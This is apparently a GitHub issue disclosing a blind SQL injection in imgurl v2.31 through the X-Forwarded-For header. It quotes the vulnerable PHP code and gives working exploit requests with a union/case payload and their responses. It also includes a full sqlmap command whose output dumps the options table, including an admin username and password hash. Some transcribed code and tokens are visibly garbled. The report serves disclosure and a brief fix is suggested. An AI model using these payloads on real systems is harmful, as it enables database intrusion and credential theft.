

[New issue](#)

[Jump to bottom](#)

Blind SQL Injection Vulnerability #75

[Open](#)

Bronya-Rayi opened this issue on Apr 11 · 0 comments

Bronya-Rayi commented on Apr 11

Description (漏洞描述)

imgurl v2.31

Multiple ways are used to obtain user ip (使用了多种方法获取用户ip)


```

3 //获取真实IP
4 function get_ip() {
5     if (getenv('HTTP_CLIENT_IP')) {
6         $ip = getenv('HTTP_CLIENT_IP');
7     }
8     elseif (getenv('HTTP_X_FORWARDED_FOR')) {
9         $ip = getenv('HTTP_X_FORWARDED_FOR');
10    }
11    elseif (getenv('HTTP_X_FORWARDED')) {
12        $ip = getenv('HTTP_X_FORWARDED');
13    }
14    elseif (getenv('HTTP_FORWARDED_FOR')) {
15        $ip = getenv('HTTP_FORWARDED_FOR');
16    }
17    }
18    elseif (getenv('HTTP_FORWARDED')) {
19        $ip = getenv('HTTP_FORWARDED');
20    }
21    else {
22        $ip = $_SERVER['REMOTE_ADDR'];
23    }
24    return $ip;
25 }

```

Then splice the user ip directly into the sql statement in lines 44 to 58 of upload.php (在upload.php的44到58行中，直接将ip拼接到了sql语句中)

```
41 $this->date = date('Y-m-d H:i',time());
42 //加载辅助函数
43 $this->load->helper('basic');
44 $ip = get_ip();
45 //加载基本类
46 $this->load->library('basic');
47 //加载查询模型
48 $this->load->model('query','',TRUE);
49 $this->main_domain = $this->basic->domain();
50
51 //用户已经登录
52 if($this->basic->is_login(FALSE)){
53     $this->user = 'admin';
54 }
55 else{
56     $this->user = 'visitor';
57     //限制上传数量
58     if($this->query->uplimit($ip) === FALSE){
59         $this->error_msg("上传达到上限!");
60     }
61 }
62 }
```



query->uplimit(\$ip)

```

169 // 查询上传数量限制, 传入参数IP
170 public function uplimit($ip){
171     // 获取今天的日期
172     $date = date('Y-m-d',time());
173     $date = $date.'%';
174     // 查询出今天上传的数量
175     $sql = "select count(*) num from img_images where `ip` = '$ip' AND `user` =
        'visitor' AND `date` LIKE '$date'";
176     $query = $this->db->query($sql);
177     // 获取用户已经上传的数量
178     $num = (int)$query->row()->num;
179     // var_dump($num);
180
181     // exit;
182     // 查询系统限制的条数
183     $sql = "SELECT * FROM 'img_options' WHERE name = 'uplimit' LIMIT 1";
184     $query = $this->db->query($sql);
185     $limit = $query->row();
186     $limit = $limit->values;
187     $limit = json_decode($limit);
188     $limit = $limit->limit;
189
190     // 进行判断
191     // 上传达到限制了, 返回FALSE
192     if($num >= $limit){
193         return FALSE;
194     }
195     else{
196         return TRUE;
197     }
198 }

```

Proof of Concept

```
GET /upload/localhost HTTP/1.1
```

Host: host.local

Cookie: XSRF-TOKEN=[Your XSRF-TOKEN];

```
x-forwarded-for: ' union select case(2>1)when(1)then(10)else(0)end order by num desc--
```

Connection: close

```

1 GET /upload/localhost HTTP/1.1
2 Host: host.local
3 Cookie: XSRF-TOKEN=
  eyJpdjI6I1VhNUVhMDURnTnpFmzh5S5ktaV0tmdHc9PSisInZhbHVlIjo1REN3UC9QNE9MSEVRN
  DAZaUgYRiE3eU1rdThVLzVUTEpwbStmMeg1eHpBTzRUNEtTtVEi0RnhPThk5SkJudjVlBtFgBl
  1yaXpyVFVlOTNkb1NlQnYxVHlraGdOMkdPRUIHK12BY092YUVCbfKyZjFRV0tEdEpYs8rMkx
  ZVndDc0oiLCJ3YTYwMi0lI3MTkzYmMkYyJhOGQ5YmQ5MTZjN2FhODk3ZmQ2NGEiY0ZyM0YmJ3YzBj
  ODczM2I2OTJlZDlHOTMlMm0nIj00DlhiWiwdGfNiJoiIn0%3D;
4 x-forwarded-for: ' union select case(2>1)when(1)then(10)else(0)end order
  by num desc--
5 Connection: close
6
7

```


```
1 HTTP/1.1 200 OK
2 Date: Mon, 11 Apr 2022 08:49:59 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
  mod_log_rotate/1.02
4 X-Powered-By: PHP/7.4.3
5 Access-Control-Allow-Origin: *
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 61
9
10 {"code":0,"msg":"\u4e0a\u4f20\u8fbe\u5230\u4e0a\u9650\u4ff0"}

```

```
1 GET /upload/localhost HTTP/1.1
2 Host: host.local
3 Cookie: XSRF-TOKEN=
eyJpdii6IIVhNUVhMDUrdnFmZmZSSktaV0tmdHc9PSIsInZhbnVlIjoireN3UC9QNE9MSEVRN
DAzaUgyR0I3eU1rdThVLzVUTEpWbStmMEgleHpBTzRUNettVEI0RnhPTHk5SkJudjVibTFGb1
lyXpyYVFVlOTNkb1NlQnYxVHlraGdOMkdPRUlhK21BY092YUVCbFkyZjFV0xTdEpYeS8rMkx
ZVndDc0oiLCJtYWwioiI3MTkzYmMxYjhhOGQ5YmQ5MTZjN2FhODk3ZmQ2NGI0YzM0YmJjYzBj
ODczM2I2OTI1ZDlhOTMlMm0j00DlhiIiwidGFniIjoieIn0%3D;
4 x-forwarded-for: ' union select case(2=1)when(1)then(10)else(0)end order
by num desc--
5 Connection: close
6
7
1 HTTP/1.1 200 OK
2 Date: Mon, 11 Apr 2022 09:14:04 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
4 X-Powered-By: PHP/7.4.3
5 Access-Control-Allow-Origin: *
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 55
9
10 {"code":0,"msg":"You did not select a file to upload."}
```

Command for injection using sqlmap

```
python3 sqlmap.py -r http.txt --prefix="' union select case((1=1) and " --suffix=')when(1)then(10)els
```



```
python3 sqlmap.py -r http.txt --prefix="' union select case((1=1) AND " --suffix=')when(1)then(10)else(0)end order by num desc--' -level 3 -risk 3 --dbms sqlite --technique=B --text-only -T 'img_options' -C 'values' --hex --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages or actions taken by their users.

[*] starting @ 17:15:02 /2022-04-11/

[17:15:02] [INFO] parsing HTTP request from 'http://localhost/upload/localhost'
[17:15:02] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'. Do you want to try URI injections in the target URL itself? [Y/n/q] n
custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] y
Cookie parameter 'XSRF-TOKEN' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] n
[17:15:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: x-forwarded-for #1* ((custom) HEADER)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: ' union select case((1=1) AND (SELECT (CASE WHEN (8118=8110) THEN '' ELSE (SELECT 5692 UNION SELECT 4699) END)))when(1)then(10)else(0)end order by num desc--
[17:15:09] [INFO] testing SQLi
[17:15:09] [INFO] confirming SQLite
[17:15:09] [INFO] actively fingerprinting SQLite
[17:15:09] [INFO] the back-end DBMS is SQLite
web application technology: PHP 7.4.3, Apache 2.4.39
back-end DBMS: SQLite
[17:15:09] [INFO] fetching entries of column(s) 'values' for table 'img_options'
[17:15:09] [INFO] fetching number of column(s) 'values' entries for table 'img_options' in database 'SQLite_masterdb'
[17:15:09] [INFO] resumed: 6
[17:15:09] [INFO] resumed: {"max_size":5,"limit":10}
[17:15:09] [INFO] resumed: ["api1":"","api2":"" ]
[17:15:09] [INFO] resumed: {"logo":"/static/images/logo.png","title":"imgURL图标","keywords":"","description":"","analytics":"","comments":""}
[17:15:09] [INFO] resumed: {"username":"admin","password":"193e7e3f8d929d778e2ccd3933df1a94"}
[17:15:09] [INFO] resumed: http://host.local
Database: <current>
Table: img_options
[6 entries]
+-----+
| values |
+-----+
| {"max_size":5,"limit":10} |
| ["api1":"","api2":"" ] |
| NULL |
| {"logo":"/static/images/logo.png","title":"imgURL图标","keywords":"","description":"","analytics":"","comments":""} |
| {"username":"admin","password":"193e7e3f8d929d778e2ccd3933df1a94"} |
| http://host.local |
+-----+
[17:15:09] [INFO] table 'SQLite_masterdb.img_options' dumped to CSV file '/home/ray/.local/share/sqlmap/output/host.local/dump/SQLite_masterdb/img_options.csv'
[17:15:09] [INFO] fetched data logged to text files under '/home/ray/.local/share/sqlmap/output/host.local'

[*] ending @ 17:15:09 /2022-04-11/
```

Repair method （修复方法）

Check user ip format or use PDO to prevent sql injection （检查用户ip格式或使用PDO来防止sql注入）

Assignees

No one assigned

Labels

None yet

Projects

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

